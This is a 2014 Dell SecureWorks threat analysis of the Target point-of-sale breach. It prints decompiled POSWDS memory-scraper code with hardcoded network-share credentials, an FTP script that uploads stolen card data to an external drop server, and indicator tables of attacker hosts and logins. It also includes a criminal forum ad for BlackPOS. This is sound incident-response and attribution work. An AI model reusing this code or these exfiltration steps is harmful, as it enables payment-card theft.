Inside a Targeted Point-of-Sale Data Breach

Keith Jarvis and Jason Milletary
Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Threat ID: 773
URL: https://portal.secureworks.com/intel/mva?Task=ShowThreat&ThreatId=773
Release Date: 24 January 2014

Background

On December 19, 2013, U.S.-based retail giant Target released a statement indicating that it had been the victim of a major credit card data breach between November 27 and December 15. The statement confirmed a previous report of the breach on December 18. Target engaged both federal law enforcement, including the U.S. Secret Service, and a private incident response firm to investigate the nature and scale of the breach. On December 23, Target suggested that malware installed on point-of-sale (POS) terminals was a core component of the breach, a fact the company confirmed in early January 2014. As of this publication, Target representatives have released little technical detail or broader narrative on the attacks, which is typical of organizations that have suffered similar incidents.

The lack of verifiable details about the attack has led to widespread speculation on how cybercriminals successfully executed such a large-scale attack that went undetected for nearly three weeks. The Dell SecureWorks Counter Threat Unit™ (CTU) research team is releasing this analysis to Dell SecureWorks Threat Intelligence clients to shed light on information that has been released as of this publication, offer new insights based on independent research conducted by CTU researchers, and clarify some misconceptions circulating as fact. New details about this incident are emerging daily, and new information may invalidate conclusions reached in this analysis. The CTU research team offers this analysis solely as an outside observer and defers to Target and its designated representatives as the authoritative and rightful disseminators of all information about this incident.

Overview of attacks

Among the many missing details of this breach, the attackers' original point of entry into Target's internal network is the most notable. Likewise, details about the attackers' tactics, techniques, and procedures (TTPs) as they gained initial access and moved laterally through the network remain largely unknown. A number of tools recovered during the investigation offer clues but not a firm storyline about how hosts within the networks were systematically compromised. This analysis provides a technical assessment of the data theft and exfiltration stages of the attack as shown in Figure 1. CTU researchers have analyzed two out of a suspected three malware components thought to have played a pivotal role in the theft of payment card data and subsequent removal to attacker-controlled assets outside of Target's network.




Figure 1. Relationships between compromised and attacker-controlled assets. (Source: Dell SecureWorks)

Timeline

Figure 2 is a timeline of events based on dates released by various parties involved with the case and on independent research conducted by CTU researchers. This timeline is not authoritative; it represents a best-effort attempt based on limited information and assumptions.



11/27/2013
Attackers gain access
11/28/2013
Attackers deploy card stealing malware on POS systems
12/11/2013
Suspected date attacks are first discovered
12/15/2013
Attackers removed from internal systems
12/18/2013
Krebs article indicates breach
12/19/2013
Target officially acknowledges breach
1/12/2014
Target confirms malware at root of attack
1/14/2014
First details of specific malware family used emerge
12/1/2013
1/1/2014
11/20/2013
1/20/2014

Figure 2. Approximate timeline of events in the Target data breach. (Source: Dell SecureWorks)


Malware

As of this publication, analysis indicates that attackers used two different malware families within Target's network. The first sample steals raw payment card data directly from memory and is installed directly on POS terminals. The second family of samples periodically transmits stolen data outside the breached network to data drop sites. A third type of malware is known to reside on the intermediate dump servers internal to Target's network, but no samples have been identified.

POSWDS

On December 20, 2013, the U.S. Department of Homeland Security National Cybersecurity and Communications Integration Center (DHS NCCIC), in collaboration with US-CERT, released Malware Initial Findings Report (MIFR) 334406 to their partner organizations. This report detailed a malware sample (MD5: ce0296e2d77ec3bb112e270fc260f274) clearly designed to target POS systems and facilitate the theft of raw payment card data. This same sample was uploaded to Symantec's public malware sandbox service ThreatExpert on December 18, 2013, but the report has since been removed for unknown reasons. This specific sample was not directly implicated in the breach at Target until January 14, 2014.

Upon first execution, the malware installs itself as a system service with CreateService(), ensuring that the Service Control Manager (SCM) automatically starts it during system boot and restarts it if the malware terminates for any reason. This persistence technique is apparent on infected systems from the registry entries shown in Figure 3.




Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	POSWDS
ErrorControl	REG_DWORD	0x00000000 (0)
FailureActions	REG_BINARY	ff ff ff ff 01 00 00 00 01 00 00 00 03 00 00 00 5c 00 73 00 01 00 00 00 a0 86 01 00 01 00 00 00 a0 86 01 00 01 00 00 00 a0 86 01 00
ImagePath	REG_EXPAND_SZ	C:\Documents and Settings\Administrator\Desktop\\svchosts.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000110 (272)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\POSWDS

Figure 3. Service-based persistence mechanism in system registry. (Source: Dell SecureWorks)

The service appears when the Services snap-in is opened in the Microsoft Management Console (MMC) (see Figure 4).



POSWDS

Stop the service
Restart the service

Name	Description	Status	Startup Type	Log On As
Plug and Play	Enables a computer to recognize and adapt to h...	Started	Automatic	Local System
Portable Media Seri...	Retrieves the serial number of any portable med...		Manual	Local System
POSWDS		Started	Automatic	Local System
Print Spooler	Loads files to memory for later printing.	Started	Automatic	Local System
Protected Storage	Provides protected storage for sensitive data, s...	Started	Automatic	Local System
QoS RSVP	Provides network signaling and local traffic contr...		Manual	Local System
Remote Access Aut...	Creates a connection to a remote network when...		Manual	Local System

Figure 4. Malicious POSWDS service displayed in MMC. (Source: Dell SecureWorks)

The malware image name (svchosts.exe) is nearly identical to the Windows Service host process (svchost.exe) name in an effort to more effectively blend in on the compromised system. None of the samples analyzed by CTU researchers were packed or completely obfuscated, but the threat actors did implement a simple string encoding system to lower suspicions if any of the files were subject to a cursory examination. The location of the executable file and the ability of the malware to install as a service show that the attackers compromised the Administrator account on affected POS terminals.

Once the service begins execution, it enters the main processing loop:

```
int Main() {
       RegisterServiceHandler();
       InitializeCriticalSection(&critSec);
       /* Launch the thread that will periodically awaken
             to exfiltrate stolen card data */
       CreateThread(NULL, NULL, ExfiltrationThreadProc, NULL, NULL, NULL);
       WSAStartup(0x0101, &WSAData);
       /* Set the codepage to Windows-1251 */
       SetConsoleCP(0x04E3);
       SetConsoleOutputCP(0x04E3);
       HANDLE hProcess = GetCurrentProcess();
       /* ... Adjust process access tokens ... */
       /* Allocate 10 MB of memory to store data read from processes */
       void * memory = operator new(10000000);
       WSAStartup(0x0202, &WSAData2);
       DWORD dwPID = GetCurrentProcessId();
       int idProcesses[1026];
       DWORD cbNeeded, nPIDs;
       /* Enumerate all processes and iterate over them */
       while ( EnumProcesses(idProcesses, 4096, &cbNeeded) ) {
             nPIDs = cbNeeded / 4;
             for ( i = 0; i < nPIDs; ++i ) {
                   if ( idProcesses[i] ) {
                          /* Open any process that is not the current process */
                          if ( idProcesses[i] != dwPID ) {
                                 OpenProcessMemory( idProcess[i] );
                          }
                   }
             }
             GetWindowsDirectory(&buf, 2048);
             strcat(&buf, "\\system32\\winxml.dll");
             EnterCriticalSection(&critSect);
             while ( Validate() ) {
                   /* dump cards */
             }
             LeaveCriticalSection(&critSect);
             Sleep(60000); /* Sleep for an hour */
       }
       return 0;
}
```

As shown below, the malware's first action is launching a separate thread to periodically exfiltrate stolen data. The thread awakens an hour after it is launched and attempts to move data to an internal dump server through Windows networking. The thread then sleeps for seven hours before checking if the local time is between 10 a.m. and 6 p.m. If the time is in that range, the malware attempts to exfiltrate data. If the time is not in that range, the thread sleeps for another seven hours.

```
void ExfiltrationThreadProc() {
      struct _SYSTEMTIME SystemTime;
      Sleep(60000); /* Sleep for an hour */
      Exfiltrate();
      while(1) {
             GetLocalTime(&SystemTime);
             /* If it is between 10 AM and 6 PM then perform the exfiltration */
             if ( SystemTime.wHour >= 10 && SystemTime.wHour <= 17 )
                    Exfiltrate();
             Sleep(25200000); /* Sleep for seven hours */
      }
}
```


The data is moved to an attacker-designated internal server to collect information stolen from individual POS terminals:

```
char * Exfiltrate() {
       char buf[2048];
       char buf3[24];
       SYSTEMTIME SystemTime;
       GetWindowsDirectory(buf, 2048);
       strcat(buf, "\\system32\\winxml.dll");
       /* Retrieve name of this system */
       szComputerName = _GetComputerName();
       GetLocalTime(&SystemTime);
       /* Decode hardcoded command string */
       _StringUnscramble();
       system("net use S: \\10.116.240.31\c$\WINDOWS\twain_32 "
             "/user:ttcopscli3acs\Best1_user BackupU$r");
       /* Decode hardcoded sprintf format string */
       _StringUnscramble2();
       sprintf(buf2, "move %s S:\\%s_%d_%d_%d.txt",
             buf, szComputerName, SystemTime.wDay, SystemTime.wMonth,
SystemTime.wHour);
       EnterCriticalSection(&critSect);
       system(buf);
       LeaveCriticalSection(&critSect);
       /* Remove mount point after file copy */
       system("net use S: /del");
       return sprintf(buf3, "%d", SystemTime.wHour);
}
```

Attackers exfiltrate data by creating a mount point for a remote file share and copying the data stored by the memory-scraping component to that share. In the previous listing showing the data's move to an internal server, 10.116.240.31 is the intermediate server selected by attackers, and CTU researchers believe the "ttcopscli3acs" string is the Windows domain name used on Target's network. The Best1_user account appears to be associated with the Performance Assurance component of BMC Software's Patrol product. According to BMC's documentation, this account is normally restricted, but the attackers may have usurped control to facilitate lateral movement within the network.

The code responsible for scraping card details out of memory, omitted from this analysis for brevity, opens any process named "pos.exe" and reads from the process's memory space in 10-megabyte chunks. The memory is then processed by a heuristic algorithm attempting to identify valid Track 1 and Track 2 data. Unlike other POS malware such as Alina and Dexter, this algorithm is directly programmed and does not use regular expression pattern matching.

Card data identified by POSWDS is written into %WinDir%\system32\winxml.dll and periodically moved off the system. Figure 5 shows an example of the card data stored in this file. The data is encoded with Base64 and a non-standard alphabet.



```
M1GxM1PHT1P1slM/MhJw9FF5WoSNPdj0QFkZQ0SoP8JZP8JZP8JZP8JZ9fdxMlP/MfPbslJHM1DHT1Ez0DEdQ8Wz51m1T1k1MfZpMfMiM1dbMhDSMlk$
M1GxM1PHT1P1slM/MhJw5ldxMlP/MfPbslJHM1DHT1dbMhJbM3bFkDQd09bu
```

Figure 5. Stolen data is encoded and stored in a "DLL" file. (Source: Dell SecureWorks)

BladeLogic

In addition to POSWDS, attackers installed another component on a host designated to move stolen data from the internal network, through the firewall, and out to a drop site on the Internet. CTU researchers identified five variants of this malware and constructed the timeline in Figure 6 based on the compilation timestamps of those files.



5:38:23 PM
7f1e4548790e7d93611769439a8b39f2
5:21:17 PM
4d445b11f9cc3334a4925a7ae5ebb2b7
5:52:00 PM
762ddb31c0a10a54f38c82efa0d0a014
11:33:25 PM
ceb5b99c13b107cf07331bcbddb43b1f
12:15:01 AM
c0c9c5e1f5a9c7a3a5043ad9c0afa5fd
12/1/2013
12/2/2013
12/3/2013
11/30/2013
12/4/2013

Figure 6. Exfiltration malware timeline (UTC). (Source: Dell SecureWorks)

This component uses the PsExec utility to kill a process named bladelogic.exe on the 10.116.240.31 host and then restarts that same process. The purpose of the bladelogic.exe process on 10.116.240.31 is unknown as of this publication. One possibility is that it combines the individual dump files from each POS terminal into a single master dump file in preparation for movement out of Target's network.

This component then attempts to connect to the file share used by the POSWDS-infected POS terminals to log stolen data. PsExec is used to move the central log file from \\10.116.240.31\NT\twain_32a.dll to a local file in the top-level directory of the system drive. The file is dated using the current time with format 'C:\data_<YYYY>_<MM>_<DD>_<hh>_<mm>_<ss>.txt'. The same 'ttcopscli3acs\Best1_user' credentials that are used by the POSWDS service are used to log into 10.116.240.31.

The component creates a cmd.txt file and writes an FTP script to this file. The malware then calls the Windows built-in ftp.exe FTP client with the '-c' argument and the path to the cmd.txt file. The script provides the arguments for FTP to log into the remote server and upload the local instance of the log file. The following is an example cmd.txt file:

```
open 199.188.204.182
digitalw
Crysis1089
cd public_html
cd cgi-bin
bin
send C:\Documents and Settings\Owner\Desktop\data_2014_1_15_22_9.txt
quit
```

The later versions of this component added two additional features. The first new feature was the addition of a persistence mechanism by which the malware installed itself as a service named "BladeLogic". The service name is likely intended to mimic a component in the BMC BladeLogic Automation Suite. Additionally, these later versions also added the check to only exfiltrate data between the hours of 10 AM and 6 PM local time.

Several variants of this malware were uploaded to the VirusTotal malware analysis service beginning on December 11, 2013, which may indicate the date when Target employees first became suspicious of illicit behavior. In the early stages of this breach, the threat actors altered the malware's functionality and the sites to which it transmitted stolen data. CTU researchers believe this malware was largely written by the actors during the breach and was customized for this specific target.


Table 1 lists the network, file system, and authentication indicators from each sample to help Dell SecureWorks clients facilitate internal audits and determine exposure to indicators. The CTU research team discourages clients from contacting any of the hosts listed in the table, as it may interfere with ongoing law enforcement investigations.

Sample	Dump server	Username	Password	Directory
4d445b11f9cc3334a4925a7ae5ebb2b7	199.188.204.182	digitalw	Crysis1089	/public_html/cgi-bin
7f1e4548790e7d93611769439a8b39f2	199.188.204.182	digitalw	Crysis1089	/public_html/cgi-bin
762ddb31c0a10a54f38c82efa0d0a014	199.188.204.182	digitalw	Crysis1089	/public_html/cgi-bin
ceb5b99c13b107cf07331bcbddb43b1f	63.111.113.99	compupay	payroll	/001
c0c9c5e1f5a9c7a3a5043ad9c0afa5fd	63.111.113.99	compupay	payroll	/001
c0c9c5e1f5a9c7a3a5043ad9c0afa5fd	50.87.167.144	drupalzf	nuCtfJk9!	/etc

Table 1. Indicators from "BladeLogic" service samples.

Relation to BlackPOS

Since the first technical details of the breach emerged, the Target malware has been linked to the BlackPOS malware created by a threat actor known as "ree4." As shown in Figure 7, the malware, called "Dump Memory Grabber" by the author, was sold on various criminal forums in early 2013. At that time, the asking price was 2,000 Liberty Reserve (LR).



01.03.2013, 22:19 #1

Ree4
Неактивный

Регистрация: 01.03.2013
Сообщений: 1
DM RUR: 0.00
Депозит: 0 $

Dump CC memory grabber (pos-trojan)

DUMP MEMORY GRABBER
Данный трой написан на чистом c++ без использования сторонних библиотек, для граббинга дампов и CC из ram memory памяти всех запущенных программ.
Работает из всех систем семейства windows включая X64 стабильность на уровне.
Использует mmon.exe для сканирования памяти.
На машине ведёт себя тихо , добавляеться в автозагрузку , таймаут на автозапуск 3 часа (по требованию поменяем) и возобновляет запуск для граббинга накопленных дампов.
Лог отправляет на гейт через фтп, каждый новый лог имеет время отправки, то есть например: **1.09.56.txt** по необходимости можем переделать отправку на email.[/i]

цена 2кLR
даю не тест перед покупкой
Месяц бесплатных обновлений.


все вопросы в жабе: **[Ссылки могут видеть только зарегистрированные пользователи.** Зарегистрироваться... **]**

готов пройти проверку

Последний раз редактировалось Ree4; 01.03.2013 в 22:20.

Figure 7. Criminal forum posting advertising the sale of BlackPOS. (Source: Dell SecureWorks)

BlackPOS was known to drop a memory-scraping program, which the authors named dum.exe, directly on infected systems to recover payment card data. This program (MD5: 7f9cdc380eeed16eaab3e48d59f271aa), also called "memory monitor" or sometimes mmon.exe, has been circulating in the criminal underground since July 2012. A previous version of this program (MD5: 255daa6722de6ad03545070dfbef3330) has been circulating since late 2010. This utility operates by sequentially opening each active process on the system and scanning memory for patterns consistent with payment card data (see Figure 8).



```
C:\Malware>dum.exe
        scan all processes:  dum.exe
        scan all processes for string pattern:  dum.exe 0 <PATTERN>
        scan process with pid for kartoxa:  dum.exe <pid>
        scan process with pid for kartoxa and string pattern:  dum.exe <pid> <PATTERN>
scan process:4
scan process:564
scan process:612
scan process:636
scan process:680
scan process:692
scan process:852
scan process:864
scan process:944
scan process:1036
scan process:1056
scan process:1176
scan process:1204
scan process:1484
scan process:1728
```

Figure 8. Operation of the mmon.exe, or dum.exe, memory scraper. (Source: Dell SecureWorks)


The similarities between these files and the Target malware, particularly the presence of unique strings like "KAPTOXA" and "GOTIT", has led many people to link the actors. The debug database paths recovered from each binary (see Table 2) suggest that the binaries were created from a common code base.

Sample	Debug database path
Memory monitor 2010	P:\vm\devel\dark\mmon\Release\mmon.pdb
Memory monitor 2012	x:\Programming\C++ 2011.08\ScanMemory\Debug\mmon.pdb
Target malware	z:\Projects\Rescator\MmonNew\Debug\mmon.pdb

Table 2. Debug database paths for memory-scraping programs.

Of particular interest is the presence of the "Rescator" string in the debug database path of the malware recovered from the Target breach. A December 2013 article detailed an actor who uses that name and is heavily involved in selling the credit card data stolen from Target.

Analysis of the memory-scraping component of the Target malware confirms that it was based on the memory monitor utility from July 2012. Figure 9 shows the results of an analysis comparing the Target malware (primary) and memory monitor 2012 (secondary) using the commercially available BinDiff tool from Zynamics. Because both programs appeared to be built with Visual Studio .NET 2003, identical source code and build settings would likely cause the compiler to emit identical machine code. Aside from reusing several primitive functions, such as those that open and scan memory, the authors of the Target malware made significant material changes to the source code to customize it for this attack (or potentially, previous attacks).



similarity	confidence	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	00404190	k_fAdjustAccessToken	00401500	sub_401500_689
0.17	0.22	GI-JE--	00403F70	k_fAtoi	004013D0	sub_4013D0_688
1.00	0.99	-------	00402300	k_fCheck16	004079A0	sub_4079A0_821
1.00	0.99	-------	004051F0	k_fComputeMemoryAddr	00402780	sub_402780_696
0.01	0.02	GI--E--	00402DB0	k_fDescramble	00407E40	sub_407E40_834
0.01	0.02	GI--E--	00403080	k_fDescramble2	00407EA0	sub_407EA0_835
0.51	0.73	-I--E-C	004031D0	k_fDescramble3	0040DA20	sub_40DA20_1005
0.42	0.62	-I--E--	004056E0	k_fExfiltrate	0040D950	sub_40D950_1004
0.03	0.04	GI--E--	00405590	k_fGetComputerName	0040DCB0	sub_40DCB0_1011
1.00	0.96	-------	00413A40	k_fInvalidStringPositionExc	00414C00	sub_414C00_1197
0.27	0.41	GI--EL-	004047F0	k_fKaptoxa	00401A00	k_fKaptoxa
0.37	0.55	GI-JE--	004035B0	k_fListCheck	004012D0	sub_4012D0_687
0.18	0.28	GI--E--	00405970	k_fMain	0040CE20	sub_40CE20_998
0.01	0.03	GI--E--	00406F00	k_fMath	00413430	sub_413430_1152
1.00	0.96	------C	00401DE0	k_fMemcpy	00407D20	sub_407D20_830
0.14	0.27	GI--EL-	00405360	k_fOpenProcess	004028F0	sub_4028F0_697
0.01	0.02	GI--E--	00402CD0	k_fPosExe	004039C0	sub_4039C0_723
0.99	0.99	-I--E--	00404E60	k_fReadMemory	00402450	sub_402450_693
0.01	0.02	GI--E--	00403680	k_fRegion	00408030	sub_408030_839
1.00	0.99	-------	00405270	k_fScanMemory	00402800	k_fScanMemory
0.01	0.02	GI--E--	00403AE0	k_fServiceConfig	0040E070	sub_40E070_1020
1.00	0.96	-------	00401F90	k_fStrlen	00407800	sub_407800_817
0.51	0.80	GI--E-C	00404770	k_fTestCharacterSet	0040DBE0	sub_40DBE0_1009
1.00	0.99	-------	004043D0	k_fTolower	00401790	sub_401790_690
